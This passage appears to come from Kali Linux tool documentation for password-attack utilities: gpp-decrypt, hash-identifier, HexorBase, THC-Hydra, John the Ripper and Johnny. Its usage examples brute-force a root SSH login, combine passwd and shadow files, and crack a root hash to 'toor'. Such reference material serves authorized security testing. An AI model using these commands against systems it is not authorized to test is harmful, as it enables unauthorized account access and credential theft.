Analyzing with md5online (http://md5online.net)...

***** HASH CRACKED!! *****
The original string is: test



The following hashes were cracked:
----------------------------------

098f6bcd4621d373cade4e832627b4f6 -> test
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* PASSWORDS

gpp-decrypt

GPP-DECRYPT PACKAGE DESCRIPTION

A simple ruby script that will decrypt a given GPP encrypted string.

gpp-decrypt Homepage | Kali gpp-decrypt Repo

- Author: Chris Gates
- License: GPLv2

TOOLS INCLUDED IN THE GPP-DECRYPT PACKAGE

gpp-decrypt–GroupPolicyPreferencesdecrypter

```
root@kali:~# gpp-decrypt
Usage: gpp-decrypt: encrypted_data
```

GPP-DECRYPT USAGE EXAMPLE

Decrypt the given Group Policy Preferences string *(j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw)*:

```
root@kali:~# gpp-decrypt j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw
Local*P4ssword!
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* PASSWORDS, POSTEXPLOITATION

hash-identifier

HASH-IDENTIFIER PACKAGE DESCRIPTION

Software to identify the different types of hashes used to encrypt data and especially passwords.

Source: http://code.google.com/p/hash-identifier/

hash-identifier Homepage | Kali hash-identifier Repo

- Author: Zion3R
- License: GPLv3

TOOLS INCLUDED IN THE HASH-IDENTIFIER PACKAGE

hash-identifier–Identifydifferenttypesofhashes

Identify the different types of hashes.

HASH-IDENTIFIER USAGE EXAMPLE

```
root@kali:~# hash-identifier
   #########################################################################
   #     __  __            __       ______    _____       #
   #    /\ \/\ \          /\ \     /\__  _\ /\  _ `\     #
   #    \ \ \_\ \    __      ____ \ \ \___ \/_/\ \/  \ \ \/\ \    #
   #     \ \  _  \ /'__`\   / ,__\ \ \  _ `\     \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \     \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/ \ \_\ \_\     /\_____\ \ \____/      #
   #       \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                               By Zion3R #
   #                          www.Blackploit.com #
   #                             Root@Blackploit.com #
   #########################################################################

   -------------------------------------------------------------------------
 HASH: 098f6bcd4621d373cade4e832627b4f6

Possible Hashs:
[+]  MD5
[+]  Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+]  RAdmin v2.x
[+]  NTLM
[+]  MD4
[+]  MD2
[+]  MD5(HMAC)
[+]  MD4(HMAC)
[+]  MD2(HMAC)
[+]  MD5(HMAC(Wordpress))
[+]  Haval-128
[+]  Haval-128(HMAC)
[+]  RipeMD-128
[+]  RipeMD-128(HMAC)
[+]  SNEFRU-128
[+]  SNEFRU-128(HMAC)
[+]  Tiger-128
[+]  Tiger-128(HMAC)
[+]  md5($pass.$salt)
[+]  md5($salt.$pass)
[+]  md5($salt.$pass.$salt)
[+]  md5($salt.$pass.$username)
[+]  md5($salt.md5($pass))
[+]  md5($salt.md5($pass))
[+]  md5($salt.md5($pass.$salt))
[+]  md5($salt.md5($pass.$salt))
[+]  md5($salt.md5($salt.$pass))
[+]  md5($salt.md5(md5($pass).$salt))
[+]  md5($username.0.$pass)
[+]  md5($username.LF.$pass)
[+]  md5($username.md5($pass).$salt)
[+]  md5(md5($pass))
[+]  md5(md5($pass).$salt)
[+]  md5(md5($pass).md5($salt))
[+]  md5(md5($salt).$pass)
[+]  md5(md5($salt).md5($pass))
[+]  md5(md5($username.$pass).$salt)
[+]  md5(md5(md5($pass)))
[+]  md5(md5(md5(md5($pass))))
[+]  md5(md5(md5(md5(md5($pass)))))
[+]  md5(sha1($pass))
[+]  md5(sha1(md5($pass)))
[+]  md5(sha1(md5(sha1($pass))))
[+]  md5(strtoupper(md5($pass)))

   -------------------------------------------------------------------------
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* PASSWORDS

HexorBase

HEXORBASE PACKAGE DESCRIPTION

HexorBase is a database application designed for administering and auditing multiple database servers simultaneously from a centralized location, it is capable of performing SQL queries and bruteforce attacks against common database servers (MySQL, SQLite, Microsoft SQL Server, Oracle, PostgreSQL). HexorBase allows packet routing through proxies or even metasploit pivoting antics to communicate with remotely inaccessible servers which are hidden within local subnets.

Source: https://code.google.com/p/hexorbase/

HexorBase Homepage | Kali HexorBase Repo

- Author: Saviour Emmanuel Ekiko
- License: GPLv3


TOOLS INCLUDED IN THE HEXORBASE PACKAGE

hexorbase–Multipledatabasemanagementandauditapplication

A database application designed for administering and auditing multiple database servers simultaneously from a centralized location.

HEXORBASE USAGE EXAMPLE(S)

```
root@kali:~# hexorbase
```


HexorBase
Database Servers
MySQL
MySQLdb version: 1.2.3 final
ORACLE
API is not Installed
PostgreSQL
Psycopg 2.3.2
SQLite
SQlite version: 2.6
Microsoft SQL Server
Pymssql 1.0.2
Administration
Username:
Password:
Lock as Default Login
Password Manager
Audit Database Servers
Bruteforce Database Servers
Written by: Saviour Emmanuel Ekiko
Report bugs at: savioboyz@rocketmail.com

CATEGORIES: PASSWORD ATTACKS, VULNERABILITY ANALYSIS*TAGS:* DATABASE, GUI, MSSQL, MYSQL, PASSWORDS, POSTGRESQL, SQLITE, VULNANALYSIS

THC-Hydra

HYDRA PACKAGE DESCRIPTION

Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.

It supports: Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

Source: https://www.thc.org/thc-hydra/

THC-Hydra Homepage | Kali THC-Hydra Repo

- Author: Van Hauser, Roland Kessler
- License: AGPL-3.0

TOOLS INCLUDED IN THE HYDRA PACKAGE

hydra–Veryfastnetworklogoncracker

```
root@kali:~# hydra -h
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE]
[-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET]
[-SuvV46] [service://server[:PORT][/OPT]]

Options:
  -R        restore a previous aborted/crashed session
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get help
  -e nsr    try "n" null password, "s" login as pass and/or "r" reversed login
  -u        loop around users, not passwords (effective! implied with -x)
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to be attacked in parallel, one entry per line
  -o FILE   write found login/password pairs to FILE instead of stdout
  -f / -F   exit when a login/pass pair is found (-M: -f per host, -F global)
  -t TASKS  run TASKS number of connects in parallel (per host, default: 16)
  -w / -W TIME  waittime for responses (32s) / between connects per thread
  -4 / -6   prefer IPv4 (default) or IPv6 addresses
  -v / -V / -d  verbose mode / show login+pass for each attempt / debug mode
  -U        service module usage details
  server    the target server (use either this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT      some service modules support additional input (-U for module help)

Supported services: asterisk afp cisco cisco-enable cvs firebird ftp ftps http[s]-
{head|get}  http[s]-{get|post}-form  http-proxy  http-proxy-urlenum  icq  imap[s]  irc
ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql ncp nntp oracle-listener oracle-sid
pcanywhere pcnfs pop3[s] postgres rdp rexec rlogin rsh s7-300 sip smb smtp[s] smtp-
enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs - usage only allowed
for legal purposes. This tool is licensed under AGPL v3.0.
The newest version is always available at http://www.thc.org/thc-hydra
These services were not compiled in: sapr3 oracle.

Use HYDRA_PROXY_HTTP or HYDRA_PROXY - and if needed HYDRA_PROXY_AUTH - environment for
a proxy setup.
E.g.:  % export HYDRA_PROXY=socks5://127.0.0.1:9150 (or socks4:// or connect://)
       % export HYDRA_PROXY_HTTP=http://proxy:8080
       % export HYDRA_PROXY_AUTH=user:pass

Examples:
  hydra -l user -P passlist.txt ftp://192.168.0.1
  hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
  hydra -C defaults.txt -6 pop3s://[fe80::2c:31ff:fe12:ac11]:143/TLS:DIGEST-MD5
```

pw-inspector – Reads passwords in and prints those which meet the requirements

```
root@kali:~# pw-inspector
PW-Inspector v0.2 (c) 2005 by van Hauser / THC vh@thc.org [http://www.thc.org]

Syntax: pw-inspector [-i FILE] [-o FILE] [-m MINLEN] [-M MAXLEN] [-c MINSETS] -l -u -
n -p -s

Options:
  -i FILE    file to read passwords from (default: stdin)
  -o FILE    file to write valid passwords to (default: stdout)
  -m MINLEN  minimum length of a valid password
  -M MAXLEN  maximum length of a valid password
  -c MINSETS the minimum number of sets required (default: all given)
Sets:
  -l         lowcase characters (a,b,c,d, etc.)
  -u         upcase characters (A,B,C,D, etc.)
  -n         numbers (1,2,3,4, etc.)
  -p        printable characters (which are not -l/-n/-p, e.g. $,!,/,(,*, etc.)
  -s        special characters - all others not withint the sets above

PW-Inspector reads passwords in and prints those which meet the requirements.
The return code is the number of valid passwords found, 0 if none was found.
Use for security: check passwords, if 0 is returned, reject password choice.
Use for hacking: trim your dictionary file to the pw requirements of the target.
Usage only allowed for legal purposes.
```

HYDRA USAGE EXAMPLE

Attempt to login as the root user *(-l root)* using a password list *(-P /usr/share/wordlists/metasploit/unix_passwords.txt)* with 6 threads *(-t 6)* on the given SSH server *(ssh://192.168.1.123)*:

```
root@kali:~# hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt -t 6
ssh://192.168.1.123
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-05-19 07:53:33
[DATA] 6 tasks, 1 server, 1003 login tries (l:1/p:1003), ~167 tries per task
[DATA] attacking service ssh on port 22
```

PW-INSPECTOR USAGE EXAMPLE

Read in a list of passwords *(-i /usr/share/wordlists/nmap.lst)* and save to a file *(-o /root/passes.txt)*, selecting passwords of a minimum length of 6 *(-m 6)* and a maximum length of 10 *(-M 10)*:

```
root@kali:~# pw-inspector -i /usr/share/wordlists/nmap.lst -o /root/passes.txt -m 6 -
M 10
root@kali:~# wc -l /usr/share/wordlists/nmap.lst
5086 /usr/share/wordlists/nmap.lst
root@kali:~# wc -l /root/passes.txt
4490 /root/passes.txt
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* MSSQL, MYSQL, ORACLE, PASSWORDS, POSTGRESQL, SMB, SNMP

JohntheRipper

JOHN PACKAGE DESCRIPTION

John the Ripper is designed to be both feature-rich and fast. It combines several cracking modes in one program and is fully configurable for your particular needs (you can even define a custom cracking mode using the built-in compiler supporting a subset of C). Also, John is available for several different platforms which enables you to use the same cracker everywhere (you can even continue a cracking session which you started on another platform).

Out of the box, John supports (and autodetects) the following Unix crypt(3) hash types: traditional DES-based, “bigcrypt”, BSDI extended DES-based, FreeBSD MD5-based (also used on Linux and in Cisco IOS), and OpenBSD

Blowfish-based (now also used on some Linux distributions and supported by recent versions of Solaris). Also supported out of the box are Kerberos/AFS and Windows LM (DES-based) hashes, as well as DES-based tripcodes.

When running on Linux distributions with glibc 2.7+, John 1.7.6+ additionally supports (and autodetects) SHA-crypt hashes (which are actually used by recent versions of Fedora and Ubuntu), with optional OpenMP parallelization (requires GCC 4.2+, needs to be explicitly enabled at compile-time by uncommenting the proper OMPFLAGS line near the beginning of the Makefile).

Similarly, when running on recent versions of Solaris, John 1.7.6+ supports and autodetects SHA-crypt and SunMD5 hashes, also with optional OpenMP parallelization (requires GCC 4.2+ or recent Sun Studio, needs to be explicitly enabled at compile-time by uncommenting the proper OMPFLAGS line near the beginning of the Makefile and at runtime by setting the OMP_NUM_THREADS environment variable to the desired number of threads).

John the Ripper Pro adds support for Windows NTLM (MD4-based) and Mac OS X 10.4+ salted SHA-1 hashes.

“Community enhanced” -jumbo versions add support for many more password hash types, including Windows NTLM (MD4-based), Mac OS X 10.4-10.6 salted SHA-1 hashes, Mac OS X 10.7 salted SHA-512 hashes, raw MD5 and SHA-1, arbitrary MD5-based “web application” password hash types, hashes used by SQL database servers (MySQL, MS SQL, Oracle) and by some LDAP servers, several hash types used on OpenVMS, password hashes of the Eggdrop IRC bot, and lots of other hash types, as well as many non-hashes such as OpenSSH private keys, S/Key skeykeys files, Kerberos TGTs, PDF files, ZIP (classic PKZIP and WinZip/AES) and RAR archives.

Unlike older crackers, John normally does not use a crypt(3)-style routine. Instead, it has its own highly optimized modules for different hash types and processor architectures. Some of the algorithms used, such as bitslice DES, couldn’t have been implemented within the crypt(3) API; they require a more powerful interface such as the one used in John. Additionally, there are assembly language routines for several processor architectures, most importantly for x86-64 and x86 with SSE2.

Source: http://www.openwall.com/john/doc/

John the Ripper Homepage | Kali John the Ripper Repo

- Author: Solar Designer
- License: GPLv2

TOOLS INCLUDED IN THE JOHN PACKAGE

mailer–Emailsuserswhohavehadtheirpasswordscracked

```
root@kali:~# mailer
Usage: /usr/sbin/mailer PASSWORD-FILE
```

john–JohntheRipperpasswordcracker

```
root@kali:~# john
John the Ripper password cracker, ver: 1.7.9-jumbo-7_omp [linux-x86-sse2]
Copyright (c) 1996-2012 by Solar Designer and others
```

```
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--config=FILE             use FILE instead of john.conf or john.ini
--single[=SECTION]        "single crack" mode
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
                  --pipe  like --stdin, but bulk reads, and allows rules
--loopback[=FILE]         like --wordlist, but fetch words from a .pot file
--dupe-suppression        suppress all dupes in wordlist (and force preload)
--encoding=NAME           input data is non-ascii (eg. UTF-8, ISO-8859-1).
                          For a full list of NAME use --list=encodings
--rules[=SECTION]         enable word mangling rules for wordlist modes
--incremental[=MODE]      "incremental" mode [using section MODE]
--markov[=OPTIONS]        "Markov" mode (see doc/MARKOV)
--external=MODE           external mode or word filter
--stdout[=LENGTH]         just output candidate passwords [cut at LENGTH]
--restore[=NAME]          restore an interrupted session [called NAME]
--session=NAME            give a new session the NAME
--status[=NAME]           print status of a session [called NAME]
--make-charset=FILE       make a charset file. It will be overwritten
--show[=LEFT]             show cracked passwords [if =LEFT, then uncracked]
--test[=TIME]             run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
--groups=[-]GID[,..]      load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]    load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX]    load salts with[out] COUNT [to MAX] hashes
--pot=NAME                pot file to use
--format=NAME             force hash type NAME: afs bf bfegg bsdi crc32 crypt
                          des django dmd5 dominosec dragonfly3-32 dragonfly3-64
                          dragonfly4-32 dragonfly4-64 drupal7 dummy dynamic_n
                          epi episerver gost hdaa hmac-md5 hmac-sha1
                          hmac-sha224 hmac-sha256 hmac-sha384 hmac-sha512
                          hmailserver ipb2 keepass keychain krb4 krb5 lm lotus5
                          md4-gen md5 md5ns mediawiki mscash mscash2 mschapv2
                          mskrb5 mssql mssql05 mysql mysql-sha1 nethalflm netlm
                          netlmv2 netntlm netntlmv2 nsldap nt nt2 odf office
                          oracle oracle11 osc pdf phpass phps pix-md5 pkzip po
                          pwsafe racf rar raw-md4 raw-md5 raw-md5u raw-sha
                          raw-sha1 raw-sha1-linkedin raw-sha1-ng raw-sha224
                          raw-sha256 raw-sha384 raw-sha512 salted-sha1 sapb
                          sapg sha1-gen sha256crypt sha512crypt sip ssh
                          sybasease trip vnc wbb3 wpapsk xsha xsha512 zip
--list=WHAT               list capabilities, see --list=help or doc/OPTIONS
```

```
--save-memory=LEVEL       enable memory saving, at LEVEL 1..3
--mem-file-size=SIZE      size threshold for wordlist preload (default 5 MB)
--nolog                  disables creation and writing to john.log file
--crack-status           emit a status line whenever a password is cracked
--max-run-time=N         gracefully exit after this many seconds
--regen-lost-salts=N      regenerate lost salts (see doc/OPTIONS)
--plugin=NAME[,..]        load this (these) dynamic plugin(s)
```

unafs–Scripttowarnusersabouttheirweakpasswords

```
root@kali:~# unafs
Usage: unafs DATABASE-FILE CELL-NAME
```

unshadow–Combinespasswdandshadowfiles

```
root@kali:~# unshadow
Usage: unshadow PASSWORD-FILE SHADOW-FILE
```

unique–Removesduplicatesfromawordlist

```
root@kali:~# unique
Usage: unique [-v] [-inp=fname] [-cut=len] [-mem=num] OUTPUT-FILE [-ex_file=FNAME2] [-
ex_file_only=FNAME2]

       reads from stdin 'normally', but can be overridden by optional -inp=
       If -ex_file=XX is used, then data from file XX is also used to
       unique the data, but nothing is ever written to XX. Thus, any data in
       XX, will NOT output into OUTPUT-FILE (for making iterative dictionaries)
       -ex_file_only=XX assumes the file is 'unique', and only checks against XX
       -cut=len  Will trim each input lines to 'len' bytes long, prior to running
       the unique algorithm. The 'trimming' is done on any -ex_file[_only] file
       -mem=num.  A number that overrides the UNIQUE_HASH_LOG value from within
       params.h.  The default is 21.  This can be raised, up to 25 (memory usage
       doubles each number).  If you go TOO large, unique will swap and thrash and
       work VERY slow

       -v is for 'verbose' mode, outputs line counts during the run
```

UNSHADOW USAGE EXAMPLE

Combine the provided passwd *(passwd)* and shadow *(shadow)*(shadow) and redirect them to a file *(> unshadowed.txt)*:

```
root@kali:~# unshadow passwd shadow > unshadowed.txt
```

JOHN USAGE EXAMPLE

Using a wordlist *(–wordlist=/usr/share/john/password.lst)*, apply mangling rules *(–rules)* and attempt to crack the password hashes in the given file*(unshadowed.txt)*:

```
root@kali:~# john --wordlist=/usr/share/john/password.lst --rules unshadowed.txt
```

```
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 1 password hash (sha512crypt [64/64])
toor             (root)
guesses: 1  time: 0:00:00:07 DONE (Mon May 19 08:13:05 2014)  c/s: 482  trying: 1701d
- andrew
Use the "--show" option to display all of the cracked passwords reliably
```

UNIQUE USAGE EXAMPLE

Using verbose mode *(-v)*, read a list of passwords *(-inp=allwords.txt)* and save only unique words to a file *(uniques.txt)*:

```
root@kali:~# unique -v -inp=allwords.txt uniques.txt
Total lines read 6089 Unique lines written 5083
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* PASSWORDS

Johnny

JOHNNY PACKAGE DESCRIPTION

Johnny provides a GUI for the John the Ripper password cracking tool.

Johnny Homepage | Kali Johnny Repo

- Author: Shinnok, Aleksey Cherepanov
- License: Other


TOOLS INCLUDED IN THE JOHNNY PACKAGE

johnny–GUIforJohntheRipper

Johnny provides a GUI for the John the Ripper password cracking tool.

JOHNNY USAGE EXAMPLE

```
root@kali:~# johnny
```


Johnny
File
Attack
Passwords
Open Passwd File
Open Last Session
Start Attack
Resume Attack
Pause Attack
Copy
Passwords
Options
Statistics
Settings
Output

	User	Password	Hash	GECOS
1	root	toor	6WltNm...	0:0:root:/root:/bin/bash
2	daemon		*	1:1:daemon:/usr/sbin:/bin/sh
3	bin		*	2:2:bin:/bin:/bin/sh
4	sys		*	3:3:sys:/dev:/bin/sh
5	sync		*	4:65534:sync:/bin:/bin/sync
6	games		*	5:60:games:/usr/games:/bin/sh
7	man		*	6:12:man:/var/cache/man:/bin/sh
8	lp		*	7:7:lp:/var/spool/lpd:/bin/sh
9	mail		*	8:8:mail:/var/mail:/bin/sh
10	news		*	9:9:news:/var/spool/news:/bin/sh
11	uucp		*	10:10:uucp:/var/spool/uucp:/bin/sh
